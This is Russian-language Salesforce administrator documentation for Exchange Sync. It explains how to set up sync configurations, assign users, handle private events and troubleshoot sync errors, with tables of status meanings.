После подготовки событий для синхронизации с системой Salesforce рекомендуем определить параметры синхронизации для групп пользователей в конфигурациях Exchange Sync. Данный этап инициирует процесс синхронизации для пользователей.

Прежде чем определить параметры синхронизации в конфигурациях Exchange Sync, убедитесь, что являетесь администратором Exchange, [запустившим инструмент Microsoft Remote Connectivity Analyzer посредством параметров Exchange Sync](#).

Определение параметров синхронизации позволяет контролировать пользователей, которые могут синхронизировать контакты и события. При необходимости определите доступные направления синхронизации и создайте фильтры для исключения некоторых записей из процесса синхронизации.

1. В меню «Настройка» Salesforce введите строку «*Конфигурации Exchange Sync*» в поле «Быстрый поиск», затем выберите «**Конфигурации Exchange Sync**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке Exchange Sync в системе Salesforce:

- «Просмотр настройки и конфигурации»

Для создания, редактирования или удаления конфигураций Exchange Sync:

- «Управление конфигурациями клиента эл. почты»



2. Нажмите кнопку «Создать конфигурацию Exchange».
3. Введите имя конфигурации. Например, при создании конфигурации для пользователей отдельного региона введите уникальное имя и установите флажок «Активно».

**Basic Information**

Name: Sales Reps Europe

Active:

Description: Sync settings for sales reps in Europe

4. Назначьте пользователей и профили данной конфигурации.

**Assign Users and Profiles**

Select users for this configuration.

Search: Users for: Find

**Available Members**

- User: Gordon Nodrog

**Assigned Members**

- User: Celia Kung
- User: Johannes Kienzle
- User: Lance Santin

Add

Remove

5. Выберите направление синхронизации для контактов пользователей.

**Data Settings**

Contacts

Sync Direction: Sync both ways

Conflict Behavior: Salesforce always wins

[Edit Field Mappings](#)

If an Exchange contact matches multiple Salesforce contacts, sync it with the Salesforce contact that:

- Has the most recent activity
- Was last updated
- Has the oldest creation date

6. Чтобы изменить соотношения полей между контактами Salesforce и Exchange, щелкните ссылку **«Редактировать соотношения полей»**.

7. Выберите направление синхронизации для событий пользователей.

**Events**

Sync Direction: Exchange to Salesforce

Conflict Behavior: Exchange always wins

[Edit Field Mappings](#)


8. Чтобы изменить соотношения полей между событиями Salesforce и Exchange, щелкните ссылку **«Редактировать соотношения полей»**.

9. Выберите «Синхронизировать личные события», чтобы синхронизировать события, которые ваши пользователи отметили как личные в Salesforce или в календарях.


10. Нажмите кнопку **«Сохранить»**.

11. Чтобы задать контакты, доступные пользователям для синхронизации, настройте нужные фильтры. Фильтры должны настраиваться на основе ответственности за записи пользователей. Чтобы...

- ограничить синхронизируемые контакты только собственными контактами пользователей, установите переключатель **«Выбранные контакты»**, а затем установите флажок **«Записи пользователя»**. Убедитесь в выборе обоих параметров. В противном случае, синхронизация контактов не будет поддерживаться данной конфигурацией.
- разрешить пользователям синхронизацию всех контактов, доступных в системе Salesforce, установите переключатель **«Все контакты»**.




При необходимости настройте дополнительные фильтры синхронизации. Например, чтобы исключить контакты, которые не принадлежат территориям пользователей, из процесса синхронизации, создайте фильтры синхронизации для конкретных полей записей контактов. Обратите внимание, что фильтры контактов не применяются к контактам, которые синхронизируются по направлению «Из Exchange в Salesforce».



12. Выберите конкретные события, которые могут синхронизироваться пользователями по направлению «Из Salesforce в Exchange». Чтобы ограничить события, доступные пользователям для синхронизации, нужным временным интервалом, введите фильтр в поле «Больше или равно».

- **«СЕГОДНЯ»:** синхронизация событий, которые завершаются сегодня или позже. Время начала — 00:00.
- **«ПРОШЛЫЙ МЕСЯЦ»:** синхронизация событий, которые завершились в первый день прошлого месяца или позже.
- **«ПОСЛЕДНИЕ N ДН.»:** синхронизация событий, которые завершились указанное количество дней назад или позже (например, **«ПОСЛЕДНИЕ 30 ДН.»**). Разрешается синхронизировать события, завершённые не более 180 дней назад.



### 13. Нажмите кнопку «Сохранить».

Данное действие инициирует синхронизацию контактов и событий в данной конфигурации Exchange Sync.

Теперь [уведомите пользователей о необходимости выбора контактов эл. почты для синхронизации с системой Salesforce](#) и перемещения данных контактов в папки Salesforce\_Sync почтовых приложений.

СМ. ТАКЖЕ:

[Порядок управления конфликтами синхронизации между Exchange Sync и Salesforce for Outlook](#)  
[Как избежать синхронизации данных между моими организациями Salesforce?](#)

Уведомление пользователей о порядке синхронизации контактов эл. почты с системой Salesforce

Уведомите пользователей Exchange Sync о необходимости управления контактами эл. почты Exchange, подлежащими синхронизации с системой Salesforce.

При синхронизации контактов только по направлению «Из Salesforce в Exchange» пропустите данный этап, так как контакты и события пользователей уже синхронизируются.

После определения параметров синхронизации пользователей путем их добавления в конфигурации Exchange Sync и активации конфигураций Exchange Sync создается папка Salesforce\_Sync в качестве подкаталога для каталога «Контакты» в учетной записи эл. почты каждого пользователя.

Пользователи, синхронизирующие контакты по направлению «Из Exchange в Salesforce» или в обоих направлениях, могут выбирать контакты эл. почты, подлежащие синхронизации с системой Salesforce, путем их перемещения в папку Salesforce\_Sync.

Уведомите пользователей о необходимости перемещения их контактов в папку Salesforce\_Sync.

Как сведения торговых представителей организации синхронизируются с Exchange Sync?

Узнайте, как Exchange Sync обрабатывает контакты и события ваших представителей, настроенные для использования Exchange Sync.

#### [Синхронизация личных событий](#)

Узнайте, как личные события синхронизируются между Salesforce и приложениями календаря ваших торговых представителей, после того как вы настроили средства торговых представителей для использования Exchange Sync.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



## Синхронизация личных событий

Узнайте, как личные события синхронизируются между Salesforce и приложениями календаря ваших торговых представителей, после того как вы настроили средства торговых представителей для использования Exchange Sync.

Торговые представители могут предотвратить просмотр коллегами своих событий в Salesforce и в своих приложениях календаря. Для этого они должны отметить эти события как личные.

Exchange Sync не выполняет синхронизацию личных событий торговых представителей между системами, если вы не будете использовать параметр «Синхронизировать личные события» в конфигурации Exchange Sync конкретного представителя.


После включения новые и обновленные личные события будут синхронизированы в следующем цикле синхронизации Exchange Sync (обычно циклы синхронизации выполняются с интервалом в несколько минут). Личные события синхронизируются в соответствии с направлением и фильтрами, определенными в конфигурации торгового представителя.

После начала синхронизации личных событий некоторые сведения о личном событии становятся видны для коллег торгового представителя в зависимости от того, какие системные события просматриваются, а также от настроек совместного использования календаря в Salesforce.

В Salesforce время начала и окончания личного события видно для коллег, однако сведения о событии скрыты. Все личные события видны администраторам Salesforce, которые могут просматривать, редактировать и составлять отчеты о событиях. Торговые представители могут предоставить коллегам доступ к большему количеству сведений о личных событиях, изменив уровень предоставления доступа к календарю в разделе «Личные настройки».

В приложении календаря сведения о личном событии совместно используются коллегами и супервизорами, как и раньше. См. документацию на это приложение календаря для получения дополнительных сведений.

Если вы решите отключить синхронизацию личных событий, то личные события ваших торговых представителей не будут синхронизироваться начиная со следующего цикла синхронизации. Версия каждого личного события, которая синхронизировалась ранее, остается в Salesforce и в календаре торгового представителя до тех пор, пока он не удалит один или оба экземпляра события.

 **Важное замечание:** Salesforce не сообщает представителям о том, как настроена синхронизация их личных событий, а также не сообщает об изменении этой настройки. Важно, чтобы вы сообщили о том, чего можно ожидать при работе с синхронизацией, чтобы они использовали календари с учетом этого. Такая практика позволит торговым представителям привыкнуть к синхронизации своих личных событий. Это также поможет не записывать сведения о дате 95-летия вашей прабабушки Анны Ивановны в организацию Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Управление пользователями Exchange Sync

### Назначение пользователей конфигурациям Exchange Sync

Чтобы получить контакты и события пользователей Exchange Sync, подлежащие синхронизации, рекомендуем добавить их в конфигурацию Exchange Sync. Система Salesforce позволяет добавлять отдельных пользователей или группы пользователей посредством профилей.

Прежде чем назначить пользователя конфигурации Exchange Sync, определите порядок синхронизации записей данного пользователя, которые уже упоминались в другой конфигурации.

- При назначении отдельного пользователя двум конфигурациям Exchange Sync пользователь автоматически удаляется из первой конфигурации и назначается новой конфигурации.
- При назначении пользователя двум конфигурациям Exchange Sync (как отдельный пользователь и как пользователь профиля) пользователь не удаляется из конфигураций, но его записи синхронизируются согласно конфигурации, которой он назначен как отдельный пользователь.
- При назначении пользователя одной конфигурации Exchange Sync и одной другой конфигурации пользователь не удаляется из конфигураций, но его записи синхронизируются согласно конфигурации Exchange Sync.

Созданные, добавленные или удаленные назначения могут просматриваться пользователями при следующем выполнении цикла синхронизации посредством Exchange Sync.

Чтобы назначить пользователя конфигурации Exchange Sync, выполните указанные ниже действия.

1. Введите строку «*Конфигурации Exchange Sync*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Конфигурации Exchange Sync**».
2. При изменении текущей конфигурации Exchange Sync щелкните ссылку «**Правка**» напротив нужной конфигурации. В противном случае, нажмите кнопку «**Создать конфигурацию Exchange**» и заполните обязательные поля.
3. Выберите пункт «*Профили*» или «*Пользователи*» в раскрывающемся списке «Поиск» раздела «Назначить пользователей и профили».
4. Чтобы найти нужного участника, введите ключевые слова в поле поиска и нажмите кнопку «**Найти**».
5. Чтобы добавить участников в группу, выберите нужных участников в столбце «Доступные участники» и нажмите кнопку «**Добавить**». Если данной конфигурации назначены все доступные пользователи, то список «Пользователи» будет пуст, а для назначения будут доступны только профили.
6. Чтобы удалить участников, выберите нужных участников и нажмите кнопку «**Удалить**».
7. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Порядок управления конфликтами синхронизации между Exchange Sync и Salesforce for Outlook](#)

[Как избежать синхронизации данных между моими организациями Salesforce?](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
конфигураций:

- «Просмотр настройки и конфигурации»

Для создания,  
редактирования или  
удаления конфигураций:

- «Управление конфигурациями клиента эл. почты»

Как избежать синхронизации данных между моими организациями Salesforce?


Компания, использующая Exchange Sync в нескольких организациях Salesforce, должна следить за раздельным хранением данных в этих организациях путем внимательного отношения к процессу настройки конфигураций Exchange Sync.

Ниже перечислены случаи, при которых считается, что компания использует несколько организаций.

- Тестирование новых функций в безопасной организации перед их настройкой в реальной организации.
- Использование отдельных организаций Salesforce для разных подразделений компании.

Чтобы запретить Exchange Sync синхронизацию контактов и событий между организациями Salesforce, не рекомендуем добавлять одного и того же пользователя в конфигурации Exchange Sync разных организаций.

Не рекомендуем помечать конфигурацию Exchange Sync в качестве неактивной для предотвращения синхронизации данных между организациями Salesforce. Конфигурация, помеченная как неактивная, не позволяет синхронизировать данные пользователя, но должна позже помечаться как активная, так как указанный пользователь может быть добавлен в несколько конфигураций Exchange Sync.

 **Пример:** При тестировании функций Exchange Sync в безопасной организации компания добавляет пользователя в конфигурацию Exchange Sync безопасной организации. После надлежащей настройки функций Exchange Sync данный пользователь может быть добавлен в конфигурацию Exchange Sync реальной организации.

Прежде чем добавить пользователя в конфигурацию Exchange Sync реальной организации, рекомендуем удалить данного пользователя из конфигурации безопасной организации. В противном случае, Exchange Sync может синхронизировать контакты и события между почтовым приложением пользователя, безопасной организацией и реальной организацией путем сохранения тестовых и реальных данных во всех трех источниках данных.

Устранение ошибок синхронизации для пользователей Exchange Sync

Чтобы устранить ошибки синхронизации данных между Microsoft® Exchange и Salesforce, препятствующие работе пользователя Exchange Sync, проверьте статусы синхронизации пользователей или выполните отчет об ошибках Exchange Sync. При обнаружении ошибки синхронизации, которая не может быть устранена пользователем, рекомендуем сбросить процесс синхронизации соответствующего пользователя.

- [Проверка статусов синхронизации пользователей Exchange Sync](#)
- [Создание и выполнение отчета об ошибках Exchange Sync](#)
- [Сброс синхронизации для пользователей Exchange Sync](#)

#### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и Lightning Experience

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Проверка статусов синхронизации пользователей Exchange Sync

При неудачной синхронизации рекомендуем проверить статусы синхронизации пользователей (и статус синхронизации для настройки Exchange Sync) для определения причины прекращения синхронизации.

1. Введите строку «*Статус Exchange Sync*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Статус Exchange Sync**».
2. Введите имя нужного пользователя и нажмите кнопку «**Проверить статус**». Данное действие инициирует отображение статуса синхронизации для выбранного пользователя.

Иногда пользователям может потребоваться сброс синхронизации.

Объяснение статусов синхронизации и рекомендации по исправлению ошибок синхронизации см. в разделе «[Статусы Exchange Sync](#)».

СМ. ТАКЖЕ:

- [Создание и выполнение отчета об ошибках Exchange Sync](#)
- [Сброс синхронизации для пользователей Exchange Sync](#)

## Создание и выполнение отчета об ошибках Exchange Sync

Если пользователям Exchange Sync не удастся выполнить синхронизацию, рекомендуем создать и выполнить отчет об ошибках для обнаружения причины прекращения синхронизации в организации, а также определения соответствующих пользователей. Сведения об отчете содержат рекомендации по устранению ошибок синхронизации.

Сначала рекомендуем создать тип настраиваемого отчета на основе настраиваемого объекта «Отчет об ошибках Exchange Sync», заданного в системе Salesforce. Затем рекомендуем создать отчет об ошибках Exchange Sync. Затем рекомендуем выполнить отчет, который поможет пользователям исправить обнаруженные ошибки синхронизации.

1. **Создайте тип настраиваемого отчета.** Задайте параметру «Основной объект» значение «**ExchangeSyncError**».
2. **Создайте отчет об ошибках Exchange Sync.** Нажмите кнопку «**Создать отчет**» на вкладке «Отчеты». Задайте параметру «Тип отчета» тип отчета Exchange Sync, созданный в действии 1, и нажмите кнопку «**Создать**».
3. **Сохраните и выполните отчет об ошибках Exchange Sync.** Нажмите кнопку «**Сохранить**» на странице несохраненного отчета, заполните обязательные поля и нажмите кнопку «**Сохранить и выполнить отчет**». Система Salesforce создает список ошибок синхронизации, обнаруженных в организации, или отображает строку «Общий итог (0 записей)» при отсутствии ошибок синхронизации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к статусам  
Exchange Sync:

- «Просмотр настройки и конфигурации»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или  
обновления типов  
настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

Если пользователям не удастся выполнить синхронизацию при отсутствии ошибок, обратитесь в компанию Salesforce.

СМ. ТАКЖЕ:

[Статусы Exchange Sync](#)

### Сброс синхронизации для пользователей Exchange Sync


При неудачной синхронизации данных между Microsoft Exchange и Salesforce рекомендуем сбросить процесс синхронизации соответствующего пользователя. Данный процесс выполняет удаление и последующее восстановление подключений между записями Exchange и Salesforce пользователя. Сброс процесса синхронизации не влияет на сведения, хранящиеся в данных записях.

1. Убедитесь, что папка `Salesforce_Sync` пользователя содержит только контакты, подлежащие синхронизации с системой Salesforce, а события, подлежащие исключению из синхронизации, помечены флажком «Личное» в календаре пользователя.
2. В меню «Настройка» Salesforce введите строку «*Статус Exchange Sync*» в поле «Быстрый поиск», затем выберите «**Статус Exchange Sync**».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



3. Введите имя нужного пользователя и нажмите кнопку «Сбросить синхронизацию».

При выполнении следующего цикла синхронизации Exchange Sync будет синхронизировать:


- все контакты из папки `Salesforce_Sync` пользователя по направлению «Из Exchange в Salesforce», исключая контакты, которые не соответствуют фильтрам, заданным в конфигурации Exchange пользователя;
- все события из календаря пользователя по направлению «Из Exchange в Salesforce», исключая события, которые не соответствуют фильтрам, заданным в конфигурации Exchange пользователя, или события, помеченные флажком «Личное» в Exchange.

### Статусы Exchange Sync

Понимание статусов Exchange Sync позволяет пользователям оценивать и исправлять ошибки Exchange Sync, отображающиеся на странице статусов Exchange Sync в системе Salesforce.

Статусы синхронизации системы


**Табл. 5: Статусы настройки конфигурации**

| Условие   | Отображаемый статус   | Значение статуса  |
|---|---|---|
| Указанная учетная запись службы Microsoft Exchange:                     | <i>Имя пользователя учетной записи службы</i>                                       | Пользователь сохраняет регистрационные данные учетной записи службы в системе Salesforce, а Exchange Sync распознает допустимую учетную запись службы. Данный статус не позволяет однозначно утверждать, что учетная запись службы поддерживает синхронизацию посредством Exchange Sync. При повторном возникновении ошибок синхронизации рекомендуем использовать инструмент Remote Connectivity Analyzer от компании Microsoft® для тестирования подключения и устранения ошибок настройки. |
|   | Нет   | Exchange Sync не удается сохранить регистрационные данные учетной записи службы. Убедитесь, что введенные код и пароль соответствуют учетной записи службы, а настроенная учетная запись службы является допустимой в Microsoft Exchange.   |
| Система Salesforce распознает учетную запись службы Microsoft Exchange: |  | Exchange Sync распознает, что указанная учетная запись службы является допустимой. Данный статус  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

| Условие   | Отображаемый статус   | Значение статуса  |
|---|---|---|
|   |   | <p>не позволяет однозначно утверждать, что учетная запись службы поддерживает синхронизацию посредством Exchange Sync. При повторном возникновении ошибок синхронизации рекомендуем использовать инструмент Remote Connectivity Analyzer от компании Microsoft® для тестирования подключения и устранения ошибок настройки.</p> |
|   |  | <p>Exchange Sync не удается распознать регистрационные данные учетной записи службы. Убедитесь, что настроенная учетная запись службы является допустимой в Microsoft Exchange.</p>   |
| <p>Пользователи в активных конфигурациях Salesforce Exchange:</p>                     | <p>Правильное количество пользователей Exchange Sync</p>                          | <p>Все пользователи Exchange Sync относятся к активным конфигурациям Exchange.</p>  |
|   | <p>Неправильное количество пользователей Exchange Sync</p>                        | <p>Некоторые пользователи не относятся к активным конфигурациям Exchange.</p>   |
|   | <p>0</p>  | <p>Пользователи не относятся к активным конфигурациям Exchange.</p>   |
| <p>Пользователи со связанными адресами эл. почты Microsoft Exchange и Salesforce:</p> | <p>Ожидаемое количество пользователей Exchange Sync</p>                           | <p>Все адреса эл. почты Microsoft Exchange соотносятся правильно с соответствующими адресами эл. почты Salesforce.</p>  |
|   | <p>Неожиданное количество пользователей Exchange Sync</p>                         | <p>Некоторые адреса эл. почты Microsoft Exchange соотносятся неправильно с соответствующими адресами эл. почты Salesforce. Убедитесь, что адреса эл. почты Exchange соответствуют адресам эл. почты Salesforce путем их сопоставления.</p>  |
|   | <p>0</p>  | <p>Адреса эл. почты Microsoft Exchange не соотносятся с соответствующими адресами эл. почты Salesforce. Обратитесь в службу поддержки Salesforce.</p>   |

**Табл. 6: Статусы контактов**

| Условие                           | Отображаемый статус  | Значение статуса  |
|-----------------------------------|--|---|
| Последнее действие синхронизации: | Время синхронизации контактов в течение последних нескольких минут | Дата и время последней синхронизации контактов, выполненной организацией посредством Exchange Sync. Как правило, Exchange Sync синхронизирует записи без инцидентов. При отображении данного статуса, но неудачной синхронизации контактов отдельных пользователей, проверьте сервер Exchange или конфигурации Exchange Sync на наличие параметров, связанных с данными пользователями.   |
|                                   | Время синхронизации контактов в течение нескольких часов           | Дата и время последней синхронизации контактов, выполненной организацией. Возможно, настройка Exchange Sync выполнена недавно, потому что начальная синхронизация контактов может занимать несколько часов. Если синхронизация контактов выполняется не в первый раз, то данный статус может указывать на наличие проблемы в синхронизации контактов организации. Убедитесь в возобновлении синхронизации путем отслеживания последнего действия синхронизации в течение следующих 24 часов.  |
|                                   | Время синхронизации контактов в течение прошедшей даты             | Дата и время последней синхронизации контактов, выполненной организацией. При отсутствии повторной синхронизации в течение 24 часов убедитесь, что введенные регистрационные данные учетной записи службы Exchange являются верными, система Salesforce распознает учетную запись службы, а организация использует инструмент Remote Connectivity Analyzer от компании Microsoft для проверки возможности взаимодействия между сервером Exchange и Exchange Sync. При наличии работающего подключения обратитесь в службу поддержки Salesforce. |



| Условие   | Отображаемый статус   | Значение статуса   |
|---|---|--|
| Записи, синхронизированные за последние 60 минут: | Количество контактов, синхронизированных организацией за последние 60 минут | Данное количество контактов синхронизировано организацией за последние 60 минут.   |
|   | 0   | Контакты, синхронизированные организацией за последние 60 минут, отсутствуют. Убедитесь в возобновлении синхронизации путем отслеживания действия синхронизации записи в течение следующих 24 часов. При отсутствии возобновленной синхронизации воспользуйтесь инструментом Remote Connectivity Analyzer от компании Microsoft для проверки возможности взаимодействия между сервером Exchange и Exchange Sync. При наличии работающего подключения обратитесь в службу поддержки Salesforce. |
| Записи, синхронизированные за последние 24 часа:  | Количество контактов, синхронизированных организацией за последние 24 часа  | Данное количество контактов синхронизировано организацией за последние 24 часа.  |
|   | 0   | Контакты, синхронизированные организацией за последние 60 минут, отсутствуют. Воспользуйтесь инструментом Remote Connectivity Analyzer от компании Microsoft для проверки возможности взаимодействия между сервером Exchange и Exchange Sync. При наличии работающего подключения обратитесь в службу поддержки Salesforce.  |

**Табл. 7: Статусы событий**




| Условие                           | Отображаемый статус  | Значение статуса  |
|-----------------------------------|--|---|
| Последнее действие синхронизации: | Время синхронизации событий в течение последних нескольких минут | Дата и время последней синхронизации событий, выполненной организацией посредством Exchange Sync. Как правило, Exchange Sync синхронизирует записи без инцидентов. При отображении данного статуса, но неудачной синхронизации событий отдельных пользователей, проверьте |

| Условие   | Отображаемый статус   | Значение статуса  |
|---|---|---|
|   |   | сервер Exchange или конфигурации Exchange Sync на наличие параметров, связанных с данными пользователями.   |
|   | Время синхронизации событий в течение нескольких часов                    | Дата и время последней синхронизации событий, выполненной организацией. Возможно, настройка Exchange Sync выполнена недавно, потому что начальная синхронизация событий может занимать несколько часов. Если синхронизация событий выполняется не в первый раз, то данный статус может указывать на наличие проблемы в синхронизации событий организации. Убедитесь в возобновлении синхронизации путем отслеживания последнего действия синхронизации в течение следующих 24 часов.  |
|   | Время синхронизации событий в течение прошедшей даты                      | Дата и время последней синхронизации событий, выполненной организацией. При отсутствии повторной синхронизации в течение 24 часов или более длительного времени убедитесь, что введенные регистрационные данные учетной записи службы Exchange являются верными, система Salesforce распознает учетную запись службы, а организация использует инструмент Remote Connectivity Analyzer от компании Microsoft для проверки возможности взаимодействия между сервером Exchange и Exchange Sync. При наличии работающего подключения обратитесь в службу поддержки Salesforce. |
| Записи, синхронизированные за последние 60 минут: | Количество событий, синхронизированных организацией за последние 60 минут | Данное количество событий синхронизировано организацией за последние 60 минут.  |
|   | 0   | События, синхронизированные организацией за последние 60 минут, отсутствуют. Убедитесь в возобновлении синхронизации путем  |

| Условие  | Отображаемый статус  | Значение статуса   |
|--|--|--|
|  |  | отслеживания действия синхронизации записи в течение следующих 24 часов. При отсутствии возобновленной синхронизации воспользуйтесь инструментом Remote Connectivity Analyzer от компании Microsoft для проверки возможности взаимодействия между сервером Exchange и Exchange Sync. При наличии работающего подключения обратитесь в службу поддержки Salesforce. |
| Записи, синхронизированные за последние 24 часа: | Количество контактов, синхронизированных организацией за последние 24 часа | Данное количество контактов синхронизировано организацией за последние 24 часа.  |
|  | 0  | События, синхронизированные организацией за последние 60 минут, отсутствуют. Воспользуйтесь инструментом Remote Connectivity Analyzer от компании Microsoft для проверки возможности взаимодействия между сервером Exchange и Exchange Sync. При наличии работающего подключения обратитесь в службу поддержки Salesforce.   |





Статусы синхронизации пользователя

**Табл. 8: Статусы настройки конфигурации**

| Условие   | Отображаемый статус   | Значение статуса   |
|---|---|--|
| Пользователь, назначенный активной конфигурации Exchange:   |  | Данный пользователь может выполнять синхронизацию в активной конфигурации Exchange Sync.   |
|   |  | Данный пользователь не может выполнять синхронизацию в активной конфигурации Exchange Sync.  |
| Пользователь, распознанный учетной записью службы Exchange: |  | Данному пользователю соответствует учетная запись службы, настроенная в Exchange, а Exchange Sync может взаимодействовать с учетной записью службы Exchange. |
|   |  | Данному пользователю не соответствует учетная запись службы,   |

| Условие                                     | Отображаемый статус | Значение статуса  |
|---|---------------------|---|
|   |                     | настроенная в Exchange, или Exchange Sync не может взаимодействовать с указанной учетной записью службы Exchange. Убедитесь, что настроенная учетная запись службы Exchange является допустимой и точно соответствует данному пользователю. |
| Сбросить статус синхронизации пользователя: | Помечено для сброса | Данный пользователь помечен для сброса синхронизации, но сброс не начат. Запрос на сброс добавляется в очередь и выполняется по мере доступности системы.   |
|   | Выполняется сброс   | Сброс процесса синхронизации выполняется. По завершении сброса условие «Сбросить статус синхронизации пользователя» удаляется со страницы.  |





**Табл. 9: Статусы контактов**

| Условие   | Отображаемый статус   | Значение статуса   |
|---|---|--|
| Найденная папка Salesforce_Sync:                  |  | Папка Salesforce_Sync найдена в каталоге «Контакты» учетной записи эл. почты данного пользователя.   |
